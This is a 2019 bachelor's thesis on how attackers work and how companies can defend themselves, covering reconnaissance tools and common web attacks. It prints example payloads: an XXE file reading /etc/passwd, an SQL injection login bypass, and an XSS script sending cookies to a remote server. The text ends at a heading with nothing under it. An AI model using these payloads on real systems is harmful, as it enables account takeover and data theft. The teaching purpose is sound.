Haaga-Helia
University of Applied Sciences

Analysing and protecting against existing cyber attacks

Lorenzo Lamberti

Bachelor's Thesis

Degree Programme in BIT

2019

Haaga-Helia
University of Applied Sciences

Abstract

2019

Author
Lorenzo Lamberti

Degree programme
Business Information Technology

Report/thesis title Analysing and protecting against existing cyber attacks	**Number of pages and appendix pages** **39 + 3**

Too often, companies tend to underestimate the importance of cyber security. Either too expensive or too complicated, cyber security measures are sometimes overlooked and some systems reveal to be openly vulnerable to any hacker that would like to take advantage of them. The damage and the costs of an attack can be really high depending on the business activity.

This thesis aims at helping companies to understand how hackers think and act, and giving them some basic guidelines on how to approach cyber security and defend against the most common cyber attacks that occur today. This research is conducted around the typical activity and installation of companies, meaning information related to internal networks, web application or websites is included in this document. Interviews were conducted with security experts, that were asked about their experience and the general approach that companies have on cyber security. From these conversations were extracted various issues and pieces of advice. The common mistakes will be explained, and tools and techniques will be presented according to the answers that were given as well as documentation from specialized companies.

Laws and the methodology of a hacker will be explained first. Using elements from this part, a list of common attacks will follow, with their specific solutions to avoid facing them. Lastly, solutions including business processes, best practices, technological measures and tools will be discussed.

The results show that even with low budget, companies can defend themselves against attacks that occur today. There are a lot of elements that can be implemented that will boost the level of security and also prepare the enterprise to react to modern threats. Even if total security cannot be achieved, this document provides a good overview on what to focus on as a business.

Keywords
Cyber attack, hacker, vulnerability, security

Table of contents

Useful terms and abbreviations

Active Directory	Microsoft's directory service that allow administrators to manage the entire company's accounts and computers
API	"Application Programming Interface"
Backdoor	Secret vulnerability on a machine that gives a hacker access to the victim's computer.
Brute force	Method of cracking used on passwords that consists of making guesses until the guess is correct
Cookie	File stored on a computer that contains user preferences or information about a website
Denial of Service (DoS)	Attack that consists of temporarily neutralising a machine or service by making too many requests for example
DNS	"Domain Name System", translates IP addresses into domain names and the other way around
GPO	"Group Policy Object", feature of Active Directory that allows to apply specific rules to the company accounts and computers
Malware	Contraction of "malicious software"
Man-in-the-middle	Attack in which the hacker intercepts every communication between two machines without the victims knowing
Privilege escalation	Suite of actions that allow a simple user with limited privileges to have administrator rights
Ransomware	Malware that encrypts files from the computer and demands a ransom in order to obtain the key to unlock them
Script kiddie	A person with poor cyber security knowledge that tries to penetrate a system using already made tools
Sniffer	Software or hardware that intercepts data from a network and analyses it

Virus	Malware that replicates and spreads to other computers. Damage done can be severe, like file destruction or denial of service attacks
Worm	Similar to viruses, worms are a standalone software, and spread without human help
Zero-day vulnerability	Vulnerability that has not yet been discovered and not been patched

1 Introduction

Alongside the benefits that were brought by the rise of the internet and technologies came a new problem. The areas affected by criminality grew bigger as the common knowledge about networks, websites and databases was more and more vast and people soon realised that their talent with computers could be used to perform malicious operations. Finding ways to abuse systems and having access to disclosed information, hackers became a threat to businesses.

After defining cyber security and criminality, this thesis will focus on the hacker's methodology. Understanding what the goal of these people are and how they proceed when they want to perform an offensive manoeuvre is a major advantage for companies. Taking notes of the common patterns, business can put themselves in the mind of a hacker and anticipate attacks. Solutions to some existing cyber attacks will be given in this document, along with other recommendations taken from interviews with cyber security experts. Advice about business processes and strategies about networking and web services management will finally be presented.

Particular attention was paid towards legislations, and no action in this thesis was performed illegally. Every malicious command was run against a willingly vulnerable virtual machine from another virtual machine, both being on the same private network.

1.1 Objectives

The objectives of this thesis are to analyse what logic, tools and equipment hackers use to compromise sensitive data or take control of a machine as well as to present the performance of today's tools against these threats and what can be done to protect against them. Attention will also be brought to today's common mistakes and their solutions according to cyber security companies.

1.2 Scope

A lot of things are exposed to the internet and are possibly vulnerable to a cyber attack. Since this document is focused on businesses activities, it will mention vulnerabilities that can be found in hardware and software that companies are susceptible to use, like servers, internal networks etc. Listing all of the vulnerabilities would be too long, so this thesis will only take into consideration the most common and critical weaknesses and will stop at the moment that the attack has been successfully executed.

Naturally, multiple aspects of cyber security have been left out of the scope. The first one is mobile hacking. Although leading attacks aimed at a mobile phone could compromise the security of a firm if sensitive information is stored on it, it is considered an indirect attack. It is also assumed throughout the whole document that the hacker doesn't have access to the company's physical resources, so all hacking techniques involving the manipulation of hardware has been left out. Finally, home automation systems hacking and exploiting vulnerabilities from other systems is willingly not included.

2 The importance of cyber security

Cyber security, like all kinds of security, aims at protecting assets that are valuable. In this case, the critical resources are computers, routers, networks or cloud, and are crucial for the good functioning of a business. Undeniably easier a couple years ago when the general knowledge about computers or internet protocols was not as advanced as today, cyber security is not restrained to technical measures only.

Actually, cyber security is a term that englobes not only technology, but also business processes and people. In an organization, once the risks are evaluated and some infrastructure is declared vulnerable, it is necessary to have processes to know what must be done in case of an attack. The people that work in the organization must also be aware that their behaviour is highly responsible for the company's security and must act accordingly. Finally, technical measures must be implemented to avoid known fatalities (What Is Cybersecurity?, 2019).

All security measures aim to help at respecting 3 components of cyber security, called the CIA triangle. The first component is confidentiality and englobes all the means to control who can have access to sensitive data, like authentication or encryption. The second one is integrity, that aims at preserving the authenticity of information. In fact, sensitive data must not be modified by users that don't have the rights to do so, as well as technical issues like system crashes. The third and last component is availability and aims at reliably providing authorized users access to sensitive information. This includes upgrading the system when possible, and having recovery measures, like backup plans and redundancy (Bashay, 2018).

Cyber security must however not be an obstacle and make the job of employees too difficult. The functionality-security-usability triangle further explains the role of security within a company. Making processes longer and less user-friendly for the sake of security is a decision that must be studied. Implementing more functionalities in an application will result in other security measures. Each decision will have an impact on one or two other corners of the triangle. It is up to the company to find the right balance between these three components (InfoSec Triads: Security/Functionality/Ease-of-use, 2010).

2.1 Cyber crime

By definition, a cyber criminal is “an individual who commits cyber crimes, where he/she makes use of the computer either as a tool or as a target or as both” (Cybercriminal, n.d.). We can find here the notion of technology, and a notion of crime. The latter is more complicated to define, and varies according to the country, hence the different laws that exist. All round, it can be summed up by willingly causing harm to a physical person or a company, by accessing, modifying or deleting secret information. It could take many shapes and forms, and some will be described in this document.

2.1.1 Motivations of the criminals

There can be multiple types of hackers, with multiple goals. The first and most dangerous one is the well-known black hat hacker. Often looking for financial profit, this profile of hacker can decide to attack an organization just for the sake of it, since doing something illegal is not an issue for him. It’s the type of person a business must fear the most, because he can potentially cause big damages and steal important data that will be sold on the dark web or used to compromise other companies.

The white hat hacker is a person that has authorization to compromise a system. Also called ethical hackers, their goal is to help a company find flaws in their system without maliciously exploiting them.

Grey hat hackers are a bit of both. Like white hat hackers, they find vulnerabilities and alert administrators, but their activity of finding breaches is illegal.

Most of the time, money or fame are the main reasons why cyber criminals decide to break in a system, that is why big companies like banks must be aware that their business is a major target and plan their security accordingly. The third reason why a company should face a cyber attack is if their ideology is strong and may cause controversy. There have been multiple cases in the past of attacks aimed at companies just because the hackers felt it was the right way to stand against their way of thinking. A hacker who fights for its own beliefs is called an hacktivist, and can get dangerous if they form a network and work together (Aukta, 2018).

Lastly, hackers can regroup to execute the most sophisticated form of cyber crime: an Advanced Persistent Threat (APT). The main goal is to steal sensitive data, so the government or really important companies are the most likely to be targeted. The means used are varied, and everything is organized, which reveals that the people orchestring the attack are professionals. Their objective is not to destroy, but to penetrate the system and stay as long as possible without being detected. (McClure, Scambray, & Kurtz, 2012)

2.1.2 Overview of the risks

The criminals can take advantage of multiple existing malwares leading to various scenarios. Basic viruses or worms don't always require a remote access to the computer and can just be sent by e-mail. But when an attacker has remote access to a computer, he has a plethora of actions and malicious tools at his disposal.

Other than retrieving sensitive information for the company, he can leave a backdoor to easily maintain his access to the vulnerable computer. He can retrieve password-related files, use tools to crack them and compromise the credentials of every account. Keyloggers are also usable to collect every key the victim strikes on his keyboard and send them to the attacker. Going even further, the hacker can perform a man-in-the-middle attack and intercept every communication that is sent between computers. The possibilities are vast and criminals that know what they are doing can cause irreversible damages to the company. That is why cyber security should not be underestimated, and an active stance must be taken to avoid being in a situation where the fate of a company depends on one criminal.

2.2 Legislation

Even if some countries have laws specific to cyber crime or have adapted their regulations, it's often difficult to know which one to apply, since the internet doesn't have borders and an infraction is not linked to a physical location. In fact, having a cyber crime dedicated court would make sense, but nothing as such exists today (Simons, 2018).

In Europe, the European Union Agency for Network and Information Security (ENISA) is the major agency of cyber security experts created in 2004. It aims at helping countries within the EU to deal with cyber security problems but also publishes studies and various reports. Its implication can be noted in the NIS Directive (Network and Information Systems Directive), which is the first legislation created in 2016 whose goals are to prepare the states for future possible cyber attacks by requiring a competent authority at a national level, to set up a cooperation group to share information and generally make cyber security more efficient and powerful. The members of the EU then had until the 9th of May 2018 to adjust their national laws acknowledging this directive (The Directive on security of network and information systems , 2018).

The General Data Protection Regulation from April 2016 is applicable since the 25th of May 2018. This comes with consequences for businesses not only based in the European Union, but also from outside. As soon as data of an EU resident is stored or is processed in Europe, it falls under this law. Companies must now have a reason to store information susceptible to identify a person such as name, email address, or even location data, and have the consent of that person, which can ask at any moment what data is currently stored about them, and if they wish, ask to delete all pieces of information concerning them (Art. 4 GDPR Definitions, n.d.).

In terms of cyber security, the companies must act accordingly with data. The article 25 named “Data protection by design and by default”, specifies that the controller such as a person or a public agency must “implement appropriate technical and organisational measures (...) in an effective manner” (Art. 25 GDPR Data protection by design and by default, n.d.). This implies a restructuration and an effective work from companies to comply to these standards in order to limitate the possibility of a breach and respond if a cyber attack or an accidental leak happens and compromises customers’ data. If so, the company must notify the supervisory authority in the 72 hours following the discovery of the breach.

Companies that decide not to comply to the GDPR face up to, depending on the infringed articles, a €20 million fine or 4% of their annual revenue. (Fines and penalties, n.d.)

3 Preliminary steps of an attack


An experienced hacker will not proceed to attack an organization without knowing what he’s facing. He goes through different phases to determine what architecture the target is using, what ports might be open, or where to start looking for vulnerabilities. These preliminary steps are divided in 3 parts.

3.1 Footprinting

The first step to accomplish before carrying out an attack is to gather information about the victim. The more the criminal knows about the technologies used, the more angles of attack he possibly has. This first duty consists of being aware of what structure the company might be using and having a general idea without anyone being able to know what is happening. There are different tools and techniques to do so, and at this point, almost no skill is required.

Some companies tend to give too much information on their website or on social media. If server configurations are available directly for everyone to see, it means facilitating a possible attack. In a matter of minutes, an ingenuous hacker can figure out if this particular system is susceptible of containing vulnerabilities. Also, comments left in HTML files of the website can sometimes give away crucial intel to the attacker. Either configurations, email addresses or names are taken into consideration by the criminal, as he could find a use for them later (McClure, Scambray, & Kurtz, 2012). Little to no effort is required for this, it is only sufficient to know how to look for information using search engines.

The attacker can use some commands or software to obtain a piece of information that is also valuable: IP addresses. ”whois” is a command runnable on Unix or Windows that is also available online. It queries the DNS to return IP addresses and information about the owner of the website. Using the “ping” command with the website can also reveal its IP address.



```
root@kali:~# whois haaga-helia.fi

domain.............: haaga-helia.fi
status.............: Registered
created............: 27.11.2006 00:00:00
expires............: 30.11.2019 13:08:12
available..........: 30.12.2019 13:08:12
modified...........: 12.11.2018
RegistryLock.......: no

Nameservers

nserver............: ns-secondary.funet.fi [128.214.248.132] [2001:708:10:55::53] [OK]
nserver............: pub-ns.haaga-helia.fi [193.166.13.3] [OK]
nserver............: ns.haaga-helia.fi [193.166.9.8] [OK]
dnssec.............: unsigned delegation

Holder

name...............: Haaga-Helia ammattikorkeakoulu Oy
register number....: 2029188-8
address............: Pajuniityntie 11
address............: 00320
address............: Helsinki
country............: Finland
phone..............: 0503805941
holder email.......:

Registrar

registrar..........: Euronic Oy
www................: www.domainkeskus.com

>>> Last update of WHOIS database: 1.4.2019 11:30:34 (EET) <<<


Copyright (c) Finnish Communications Regulatory Authority
```

Figure 1 “whois” command

Other valuable information can be obtained with commands. “dmitry” is a package that allows the user to make “whois” requests and various operations. Among others, the “-winse” parameter gives us more details about the address and the host.

There are a lot of tools that can help an attacker have information about a company’s information system. The main objective is getting to know the company’s network and services as much as possible, using legal methods as well as illegal ones.

3.2 Scanning

This second step consists of scanning the systems to see what ports are open or what services are operational. In the continuation of the previous step, the target becomes more and more precise. Whereas footprinting operations can be done fully anonymously without concerns, scanning requires a little more caution as some activities can be logged by the attacked server or detected as suspicious activity by Intrusion Detection Systems.

The best-known tool to do so is “nmap”. It is a versatile tool that allows the user to discover hosts and services on a network (Nmap Introduction, 2019). The command, available on Windows as well as Unix, contains a vast number of parameters, the most interesting being one allowing to scan without a big risk of being detected. It does so by not completing the

3-way handshake by sending a reset packet (RST) after the response from the server revealing that the port is open.




SYN (Request port 22 connection)
SYN/ACK (It's open, go ahead)
RST (No, forget it!)
krad
scanme

Figure 2 3-way handshake interrupted by a RST package (Nmap Network Scanning, n.d.)

This technique does not come without drawbacks, since these scans can still be detected and logged and because the high number of RST packets might look suspicious. To be even safer, “nmap” offers the possibility to have delays on the scans to reduce exposure to Intrusion Detection Systems (Nmap Network Scanning, n.d.).



```
root@kali:~# nmap -sS 10.0.2.10 -T3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-10 10:12 CEST
Nmap scan report for 10.0.2.10
Host is up (0.000065s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
```


Figure 3 Silent port scan at normal delay time (T3) with “nmap”

“Netcat” is also a good tool to scan open ports, offering multiple possibilities for establishing connections, but also leaving backdoors.

3.3 Enumeration

The next final step consists of having the most accurate idea of what the target is made of. Using “netcat”, “nmap” or other strategies, the goal is to have the type of service that is running and its version. Data originated from DNS servers can be retrieved by querying the DNS itself. The best scenario for an attacker would be that zone transfers are allowed. Zone transfers means that the hacker pretends to be a slave DNS and asks a primary DNS server for information about the entire hostname list. If it succeeds, it is possible to get the exhaustive enumeration of the subdomains, and their IP addresses.


Another solution to get the list of subdomains is to use brute force and check manually if each entry is a valid one. This operation is possible with “fierce”, which is a script that will scan a DNS entry after trying to perform a DNS zone transfer.



```
root@black:~# fierce -dns hacklabs.com
DNS Servers for hacklabs.com:
        ns52.domaincontrol.com
        ns51.domaincontrol.com

Trying zone transfer first...
        Testing ns52.domaincontrol.com
                Request timed out or transfer not allowed.
        Testing ns51.domaincontrol.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
65.39.205.54    ftp.hacklabs.com
```

Figure 4 Looking for subdomains with "fierce" (Fierce, n.d.)

Information about other services than a DNS can also be obtained. The attacker can look for the name of the service and the version, to then look for potential vulnerabilities. This process is called banner grabbing and there are multiple ways to do it. HTTP servers, SSH or FTP servers are at risk.



```
root@kali:~# nc 10.0.2.10 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Figure 5 Banner grabbing with netcat

4 Most common cyber attacks

Once the hacker has spotted a vulnerability that he considers being exploitable, he can start attacking the target focusing on that specific flaw. Among the vulnerable installations, we can mention web apps, websites, internal networks or Wi-Fi. It is impossible to present them all, since there are too many and new ones are still being discovered, only major ones will be discussed. They are the most common because the damage that can be done is relatively important and the technical effort required is minimal.

4.1 Broken authentication and session management

Authentication is a process that consists of proving their identity to a service or website in order to have access to resources. To avoid repeating this process for each request, session data is generated, and the resources will be available until the user decides to log out.

4.1.1 Vulnerability

Web servers and web applications are concerned by this vulnerability. A user will have to log in using a combination of username and password. If this operation is not correctly handled, an attacker could take over an account, thus acting as a valid user, or even worse, the administrator. If a session data like a cookie is generated, this could be stolen as well. (The OWASP Top 10: Broken Authentication & Session Management, 2018)

4.1.2 Attack

To exploit this, the attacker has two options. The first would be to try a brute force attack, by testing a common combination of user-password. This could be done through a dictionary-based attack, using a file containing a list of words susceptible to be used as passwords, like “password” or “123456789”, or through a randomized combination of normal characters, special ones and numbers.

The second option is to try to capture the session ID generated when the user is successfully logged in. If this data is not protected, using a sniffer to capture traffic is enough for the hacker to pretend to be a registered user.

4.2 XML External Entity Attacks


Some web services accept XML documents and process them. The program responsible for the treatment of the documents is called an XML parser and does not come without risks.

4.2.1 Vulnerability

If poorly configured, the XML parser can accept external entities, which are references. The attacker can make so that these external entities are referring to files that are retrieved from the system that processes the XML file. In most cases, the goal is to access sensitive files, but can also result in a Denial of Service attack.

4.2.2 Attack

With a text editor, forging a malicious XML file is easy. It is just necessary to understand how the XML parser works, and how it can return the sensitive information to us. In the example below, the XML document ask the Unix server to give the content of the “passwd” file.



```
<?xml version="1.0" encoding="ISO-8859-1"?>
   <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
   <foo>&xxe;</foo>
```

Figure 6 Example of a XML Exernal Entity attack (Top 10-2017 A4-XML External Entities (XXE), 2018)

The server will look for the asked resource and return to the user the content of the file, revealing information about the accounts on the machine. It is important to know that the files on the server’s network are also accessible.

4.3 Broken access control


When a user is logged in successfully, authorization rights are applied according to his privileges.

4.3.1 Vulnerability

The risk here appears after authentication on a website or web application. If not handled properly, users with no authorization could access sensitive documents or even delete or modify data.

4.3.2 Attack

To exploit this vulnerability, only a browser and some knowledge about the website is required. Since accesses have been badly configured, a simple user who should not be able to perform some actions can access resources by simply changing URLs. It means the attacker can for instance request to view an admin page. In the backend part, no check is made and the identity and role of the user is not verified, so the page would be displayed. If an API adds, modifies or deletes an item using an URL with a specific syntax, the user can do it. (Broken Access Control, n.d.)



https://[redacted].herokuapp.com/delete/28

Figure 7 Calling the API to delete an item

4.4 Security misconfigurations

When implementing a new service or developing a new application, the default configuration is set. It is then up to the developers or specialists to go through settings and change the ones that could present a potential flaw and remove anything that is exclusively used for development purposes.

4.4.1 Vulnerabilities

Security misconfigurations can easily be detected by attackers, who have the possibility to perform various actions if the vulnerabilities are successfully exploited. These misconfigurations concern multiple aspects of web applications, but the most dangerous is keeping the default configuration for any element of the infrastructure.

Content Management Systems (CMS) by default allow anyone to install extensions, which is practical when developing, but should be restricted as soon as possible (Sucuri Blog, 2018). Web servers if not configured can be a problem, because the default passwords are weak and easy to guess for an attacker. Listing the directories is also allowed by default, and the errors give way too much information to a possible attacker.

4.4.2 Attack

Often, a browser is enough to perform the attack. Depending on the CMS, looking for “admin.php” or “hidden.php” can result to be successful. Trying very common passwords or, if needed, using a dictionary-based brute force attack can also lead to successfully taking over credentials, and thus accessing sensitive information.

4.5 Cross-site scripting


This vulnerability can be found on forums or any website that allows the user to post messages that will be displayed by the page. Websites that have a search functionality are also a good example.

4.5.1 Vulnerability

Cross-site scripting (XSS) consists on injecting Javascript code into a website. The objective is to make other users’ browsers run the malicious script. The vulnerability comes from unsafe Javascript APIs and can have big consequences for the victim user, since he thinks the website is safe. It is possible to redirect the user to different pages, steal navigation cookies, credentials, etc. (Cross-site Scripting (XSS), 2018)

4.5.2 Attack

There can be multiple ways of performing this attack. A simple example would be a comment left on a website similar to
“ <script> alert(‘XSS attack successful’) </script> ”
Now every time a user opens the page with a browser thinking it is a valid script, they are greeted by the alert. It is not disastrous in this case, but with a little bit of imagination the attacker could send the user’s cookie to himself, hiding it behing an “<img>” tag like below.



```
<script type="text/javascript">
  var addr = “http://www.serveur-distant.net/page-
piege.php?cookie=” + document.cookie;
  var imgTag = document.createElement("img");
  imgTag.setAttribute("src",addr);
  document.body.appendChild(imgTag);
</script>
```

Figure 8 Javascript code that sends the user's cookie to ther attacker's server (Franc, 2014)

Another option is to redirect the user to a fake web page, who would ask for his username and password, to then steal credentials.

4.6 Insecure deserialization

Serialization is a programming term that means changing an object into a stream of bytes. This is done so that it can be stored on a disk or sent through the network. This process is possible in many programming languages and many frameworks allow it. Deserialization is the reversed process, turning a stream of bytes into an object.

4.6.1 Vulnerability

Deserialization can have vulnerabilities. An attacker could send data resulting in remote code execution or denial of service.

4.6.2 Attack

The realisation of this attack can be complex and is specific to the programming language used to serialize objects. The common flaws being that the server accepts untrusted data and uses weak deserialization methods.

4.7 SQL injection

SQL injection is very popular because it’s easy to perform. If the web application or website allows the user to query a database to retrieve information, it can be vulnerable to this manipulation.

4.7.1 Vulnerability

SQL injection is a hacking technique that consists of maliciously modifying the queries done to a database. This is often done through a web application and can have destructive effects on a company’s business, since elements can be retrieved, or data can be modified or deleted. This is possible mainly because of bad programming.

4.7.2 Attack

Attacking requires no tools, only knowledge about SQL. Let’s imagine a simple login page with user and password. If we enter “user1” for the first entry and “hello” for the second, the basic SQL query that will check if the user is using the right password is “ SELECT * FROM Users WHERE user = ‘user1’ and password=’hello’ ”. If no check is done, anyone could enter the following pair of values: “user1, “’OR 1=1--”. This means the following query will be executed by the database:

“ SELECT * FROM Users WHERE user = ‘user1’ AND password=’’ OR 1=1-- ’ ”,
which will always be true. This is one simple example of the functioning of SQL injection, but attacks can be the result of other strategies, like adding a UNION operator to attach a SELECT statement which will return information that should not be disclosed.

4.8 Social engineering

A social engineering attack is different from other kinds of cyber attacks because it does not always involve hacking knowledge. It consists on focusing on human weaknesses instead of technological flaws.

4.8.1 Vulnerability

People are the most vulnerable part of a company. They can be manipulated to reveal sensitive information or unconsciously allow a hacker to get access to resources. The tactics used often take advantage of the lack of knowledge and caution of the victims.

4.8.2 Attack

Performing a social engineering attack requires some qualities from the attacker, like self-confidence and ingenuity. The methods are diverse, but a majority of the time, the criminal will try to convince the employee of a company to give sensitive information by pretending to be someone else, either by phone, email or even in person. Being as persuasive and subtle as possible, he will try to obtain the information he needs without its real identity being exposed.

The attacker could also indirectly trick employees to perform a manipulation that will compromise the company. This technique called phishing consists of sending an email with a spoofed attachment or a malicious link. Often pretending to be a friend, co-worker, business partner or a big organization, the content has the goal to encourage the user to open the attachment or click on the link. Opening the attachment could result in a malware that could open ports on the victim’s computer or delete files. There is a plethora of actions the hacker can perform. The links might be redirecting the users to fake websites inciting the victim to enter his credentials (fake Gmail login page, fake login page from a bank…).

The key to a successful social engineering attack is to make so that the victim doesn’t suspect anything, using similar links as famous ones, popular formulations, etc. If a hacker is determined to attack a business, he is also prone to hack business partners before, and use their email to make the victim think a link or an attachment is coming from a trusted source.

5 Specific solutions

Solutions to each of the attacks presented exist and should be applied. Furthermore, the best strategy to patch these vulnerabilities is to have multiple ways to neutralise an attack. Sequences of actions like controlling the user input before processing it and performing operations later in the application logic is a good developing practice. Applying security on multiple layers of the system implies that the hacker has to find flaws in more than one component. (Solarwinds MSP, n.d.)

Also, the use of libraries can help developing safe applications. Available in almost any language, specific tools or frameworks adopt and apply security mechanisms to avoid the most common attacks.

5.1 Broken authentication and session management

